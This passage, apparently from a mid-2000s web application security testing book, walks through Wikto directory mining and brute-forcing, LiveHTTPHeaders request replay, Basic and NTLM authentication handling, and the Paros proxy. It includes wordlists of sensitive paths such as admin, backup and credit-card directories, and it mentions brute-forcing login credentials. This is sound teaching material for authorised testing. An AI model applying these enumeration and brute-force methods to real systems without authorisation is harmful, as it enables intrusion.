
Figure 4.33 Updating a Database



DB exists. Creation date is:
11/4/2005 2:30:08 PM
Do you want to override the DB with a fresh copy?

A successful update will return the following popup (see Figure 4.34):

Figure 4.34 Successful Update




Download complete
Remember to save your config if this is the first time you have downloaded the DB

The HTTP Header textbox allows the user to specify additional or custom headers for this assessment. These would include a specific host header for a virtually hosted site, or the relevant authentication if basic authentication was being used. Dynamic fields like *Content-Length* are automatically calculated by Nikto; therefore, they can be removed from this header location. These settings can then be saved to a file using the **Save** button.

With the correct configuration in place, the "Mirror and Fingerprint" tab requires a target Web site and some time to do its work. This tab runs *HTTrack* and *HTTPrint* as configured in the "SystemConfig" tab. We use this tab to gain a quick understanding of the site's architecture and available viewable directory structure.

The "Google" tab attempts to achieve similar results as the mirroring tool, but does it without ever sending a request to the target Web server. Instead, the tool uses its Google API key to query Google for information on the site. It then extracts directories and interesting files that Google has information about on the target site. This will often discover cached copies of files that have long since been removed or may reveal directories that were once indexable but are currently not discoverable through cursory examination (see Figure 4.35).

Figure 4.35 Wikto Googler Against *CNN.com*



Mined directories

```
/specials
/specials/2000
/specials/2000/columbine.cd
/specials/2000/columbine.cd/pages
/election
/election/2000
/election/2000/resources
/starr.report
/services
/services/opk
/services/opk/driven
```

Site/Domain: www.cnn.com

File Types: hp,cgi,aspx,wsdl,xml,xls,sh,csv,txt,doc,pdf,mdb,zip

Google Keyword: www.cnn.com

```
http://www.cnn.com/SPECIALS/2000/columbine.cd/Pages/TOC.htm
http://www.cnn.com/ELECTION/2000/resources/ballot2.htm
http://www.cnn.com/starr.report/7groundsf.htm
http://www.cnn.com/services/opk/driven/for.htm
http://www.cnn.com/COMMUNITY/transcripts/marty_nemko.htm
http://www.cnn.com/TECH/science/9806/24/tubeworm.yoto/tubeworm.htm
http://www.cnn.com/TECH/science/9812/22/endangered.anniversary/TMP914357021.htm
http://www.cnn.com/starr.report/8endpage.htm
http://www.cnn.com/starr.report/6cnarrit.htm
http://www.cnn.com/starr.report/6bnarrit.htm
http://www.cnn.com/ELECTION/2004/pages/results/states/US/P/00/epolls.0.html
http://www.cnn.com/SPECIALS/2001/trade.center/victims/AA77.victims.html
http://www.cnn.com/SPECIALS/2001/trade.center/victims/AA11.victims.html
http://www.cnn.com/SPECIALS/2001/trade.center/victims/ua175.victims.html
http://www.cnn.com/SPECIALS/2001/trade.center/victims/ua93.victims.html
http://www.cnn.com/TRANSCRIPTS/0012/18/nd.01.html
http://www.cnn.com/SPECIALS/2001/trade.center/victims/main.html
http://www.cnn.com/SPECIALS/2001/trade.center/contacts.html
http://www.cnn.com/TRANSCRIPTS/0112/04/se.04.html
http://www.cnn.com/SPECIALS/2001/florida.ballots/stories/main.html
http://www.cnn.com/TECH/science/9901/29/ddt.enn/%20http://www.enn.com/news/enn-stories/1999/09/090899/ddt_5440.asp
http://www.cnn.com/TRANSCRIPTS/9906/23/ee.02.asp
http://www.cnn.com/TRANSCRIPTS/9906/11/ee.06.asp
http://www.cnn.com/QUICKNEWS.aspx
http://www.cnn.com/services/podcasting/newscast/rss.xml
```


Done

0 0

The “BackEnd” tab on Wikto attempts to discover backend files and directories by brute-forcing them. Wikto does this recursively, so having discovered three directories on a target will then scan those three directories for all of the filenames and file types in its database. Here, too, Wikto does not return error codes, instead it submits a known incorrect request prior to submitting any request of its own. It then uses the delta between the responses to determine if the directory or filename is there.

All of the textboxes in this tab can be editing directly or can be populated from text files with their respective “Load XX” buttons. During a scan, an analyst can skip a certain directory being tested by using the “Skip directory” tab. By using its AI (basing its results on page deltas vs. just relying on error codes) Wikto can obtain reasonable results despite a server’s attempt to confuse matters by returning “Friendly error messages” (see Figure 4.36).

Figure 4.36 Wikto BackEnd Miner



Directories:
/a
/access
/active
/adm
/admin
/_admin
/administrator
/administration
/app
/apps
/archive
/archives
/asp
/back
/backup
/back-up
/bak
/bakup
/bak-up
/basic
/bea
/bin
/binaries
/broken
/c
/cc
/ccs
/cache
/cgi
/cgibin
/cgi-bin
/cgi-win
/class
/classes
/classified
/classifieds
/code
/common
/credit
/creditcards

Files:
admin
login
logon
backup
backend
users
logs
test
upload
INSTALL_admin
adm
admin_
admin_login
admin_logon
administrator
adminlogon
client
clients
cmd
customer
data
database

File types:
htm
html
shtml
asp
asa
doc
jsp
jsa
txt
pl
plx
cfm
php
vbs
cgi
inc
tmp

Directories (results):
/
/admin
/archive
/images
/scripts

Files (results):
//default.htm
//passwords.txt
/admin/admin.htm
/admin/login.asp

intranet.sensepost.net IP/DNS name
80 Port □ SSL
403,401,200,302,301 Trig Codes(Dir)
200,302,301,403 Trig Codes (File)
○ HEAD ● GET
□ Preserve results

Use AI ☑ 0.700

```
Extract location: /admin/
Blob found in DB!
Fingerprint compare:
17.6450777202073
```

0.0338164251207729 AI min
17.6476683937824 AI max

Testing: intranet.sensepost.net:/admin/login.saved


The fact that the */admin* directory has been colored blue in the screenshot above indicates that it has been found to be indexable.

Assessment Tools

The automatic testing of Web applications has been the claim of a few vendors, but most products fall horribly short. The majority of the quality tools in the analyst's arsenal do not attempt (or claim) to be able to break into Web applications on their own. Instead, these tools assist the analyst by automating the mundane and making the annoying merely awkward.

When browsing a Web application, one of the simplest testing requirements is merely the ability to examine the last request submitted. This can then be extended to grant the ability to edit that request and make a new submission. The LiveHTTPHeaders plugin for Mozilla-based browsers (*http://livehttpheaders.mozdev.org/)* offer analysts this ability in the comfort of their browsers. Like all Mozilla plugins, this is installed by clicking on the **Install** link on the projects site. (see Figure 4.37).

Figure 4.37 LiveHTTP Headers



Software Installation

A web site is requesting permission to install the following item:

livehttpheaders-0.11.xpi Unsigned


from: http://downloads.mozdev.org/livehttpheade

Malicious software can damage your computer or violate your privacy.

You should only install software from sources that you trust.

This feature is then turned on by clicking **Tools**, **Live HTTP Headers** from the menu bar, which spawns a new window (or a new tab, depending on the configuration settings). A simple search for SensePost on www.google.com then populates data in the new window (see Figure 4.38):


Figure 4.38 Live HTTP Headers Recording a Query to Google



```
http://www.google.co.za/search?hl=en&q=SensePost&btnG=Google+Search&meta=

GET /search?hl=en&q=SensePost&btnG=Google+Search&meta= HTTP/1.1
Host: www.google.co.za
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/20050915 Firefox/1.0.7
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.co.za/
Cookie: PREF=ID=21ad0e73ffdcd5ab:TM=1126001599:LM=1126001599:S=wsc9e9XNUEDuJZse

HTTP/1.x 200 OK
Transfer-Encoding: chunked
Date: Sat, 12 Nov 2005 01:28:39 GMT
Content-Type: text/html
Cache-Control: private
Server: GWS/2.1
```

The **Replay** button then allows us to edit the request for replay (see Figure 4.39).

Figure 4.39 Replaying Our Request to Google




```
ttp://www.google.co.za/search?hl=en&q=SenseGhost&btnG=Google+Search&meta:
```

```
Host: www.google.co.za
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/20050915 Firefox/1.0.7
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.co.za/
Cookie: PREF=ID=21ad0e73ffdcd5ab:TM=1126001599:LM=1126001599:S=wsc9e9XNUEDuJZse
```

(see Figure 4.40).

Figure 4.40 - Pages Returned to the Browser


SenseGhost - Google Search - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.google.co.za/search?hl=en&q=SenseGhost&btnG=Google+Search&meta=
Google
Web Images Groups News more »
SenseGhost
Search
Advanced Search
Preferences
Search: ● the web ○ pages from South Africa
Web
Suggestions:
- Make s
- Try diffe
- Try mor
Sol
Live HTTP Replay
GET
HTTP/1.1
HTTP Headers
☐ Send POST Content ?
Content-Length: 0
Replay
Close

Did you mean: ***Sense Ghost***

No standard web pages containing all your search terms were found.

Your search - **SenseGhost** - did not match any documents.

```
ttp://www.google.co.za/search?hl=en&q=SenseGhost&btnG=Google+Search&meta=
```


```
Host: www.google.co.za
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.12) Gecko/20050915 Firefox/1.0.7
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.co.za/
Cookie: PREF=ID=21ad0e73ffdcd5ab:TM=1126001599:LM=1126001599:S=wsc9e9XNUEDuJZse
```

Authentication

Most interesting applications do some type of authentication. This ranges from simple Basic authentication to forms based to NTLM authentication. All of these present different opportunities and roadblocks to testing.

Basic authentication adds a Base64 encoded username:password pair to every outgoing request should the server request it (see Figure 4.41).

Figure 4.41 Basic Authentication Prompt



Prompt

Enter username and password for "SensePost Portal" at http://www.sensepost.com

User Name:

Password:

□ Use Password Manager to remember this password.

Once credentials are entered, the ensuing request looks like the following on the wire:

```
GET / HTTP/1.0
Authorization: Basic c2Vuc2U6cG9zdA==
```

(where *c2Vuc2U6cG9zdA==* is simply *sense:post* Base64 encoded).

This simple scheme means that basic authentication is dangerous when used without SSL for transport layer security. It also means that one can trivially write a brute-force tool in a few lines of Perl, Python, and so on.

Brutus from *http://www.hoobie.net* is an old open source Win32-based brute force tool that includes support for attacking basic authentication.


Nikto allows you to add basic authentication credentials to your command line to facilitate testing servers or directories that require basic authentication with the *-id* flag.

NTLM authentication is a bit more complex than simple Base64 encoding and a modified HTTP GET request. Very few Web application scanning tools can effectively deal with NTLM authentication. A simple solution, therefore, is to use an inline NTLM-aware proxy. This way, the proxy server would handle all NTLM challenge response issues while the attacker was able to go about their business.

An example of such a proxy can be found at *www.geocities.com/rozntlm*. Written in Python by Dmitry Rozmanov, Authorization Proxy Server (APS) allows clients that are incapable of dealing with NTLM authentication opportunity to browse sites that require it (with credentials entered at the server). The tool was originally written to allow *wget* (a non-interactive, command-line tool that facilitates downloads over HTTP, HTTPS, and File Transfer

Protocol [FTP]) to operate through MS-Proxy servers that required NTLM authentication. Tools such as SSLProxy and Stunnel allow us to achieve the same effect for SSL (see Figure 4.42).


Figure 4.42 APS in Use


Headers are re-written so that NTLM authentication is handled
Between APS and the Server
Internet
APS
Web Server
Client sets APS as his proxy
Effectively the Client talks to the server with no idea of how to talk NTLM

Tools like SSLProxy and Stunnel allow us to achieve the same effect for SSL.

The Paros tool is a Java-based Web proxy that is released under the Clarified Artistic License by the people at *http://www.parosproxy.org*. The tool can be configured using the "Tools, Options" submenu on the title bar (see Figure 4.43).

Figure 4.43 Paros Options



Connection

Use proxy chain

□ Use an outgoing proxy server

Address/Domain Name:

Port (eg 8080):

Skip IP address or domain names below (* for wildcard characters, names separate by ;):

Proxy authentication

□ Outgoing proxy server requires authentication


Realm:

User name:

Password (stored in clear-text):

The Proxy options allow Paros to use upstream proxy servers including servers that may require authentication. The local proxy setting (which defaults to localhost:*8080*) sets the port that paros listen on by default. This is the value that you need to put into your browser as a proxy server setting (see Figure 4.44).

Figure 4.44 Paros Making Use of Credentials



Authentication

Enter the HTTP authentication of varioius hosts into the table below.
Currently basic authentication is supported. NTLM support works in some hosts but not extensively tested.
To delete an entry, just leave the host name blank.

Host	Port	User na...	Password	Realm
portal.victim.com	443	dev	secret	
	80			


The authentication setting allows an analyst the ability to enter credentials to be used to access particular sites. NTLM authentication is not strongly supported here.

The certificate option allows the analyst to use an SSLv3 client-side certificate. The "View" tab enables or disables the viewing of images while the Trap configuration option can be used to preset URL's that the proxy should intercept for inspection before permitting the traffic to pass.

The Spider and Scanner options control the resources that can be used by these functions along with some scan-specific options.

Once Paros has started, the analyst sets his Web browser's proxy server to the Paros-configured settings (default localhost:*8080*) and surfs as normal. The requests are then recorded by Paros, which details the directory structure determinable at this point as the user browses the site (see Figure 4.45).

Figure 4.45 Paros in Action




```
GET http://intranet.sensepost.net/sensepost.css HTTP/1.0
Accept: */*
Referer: http://intranet.sensepost.net/scripts/login.pl
Accept-Language: en-us
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322) Paros/3.2.8
Host: intranet.sensepost.net
Pragma: no-cache
```

```
149 GET http://intranet.sensepost.net/scripts/login.pl HTTP/1.0 => HTTP/1.1 200 OK [0.531 s]
150 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 200 OK [0.016 s]
```

The right-hand pane allows the analyst to view all of the respective requests sent and responses received. Using the drop-down box to set "Tabular View" splits posted entries into neat name value combinations (see Figure 4.46).

Figure 4.46 Paros Tabular View



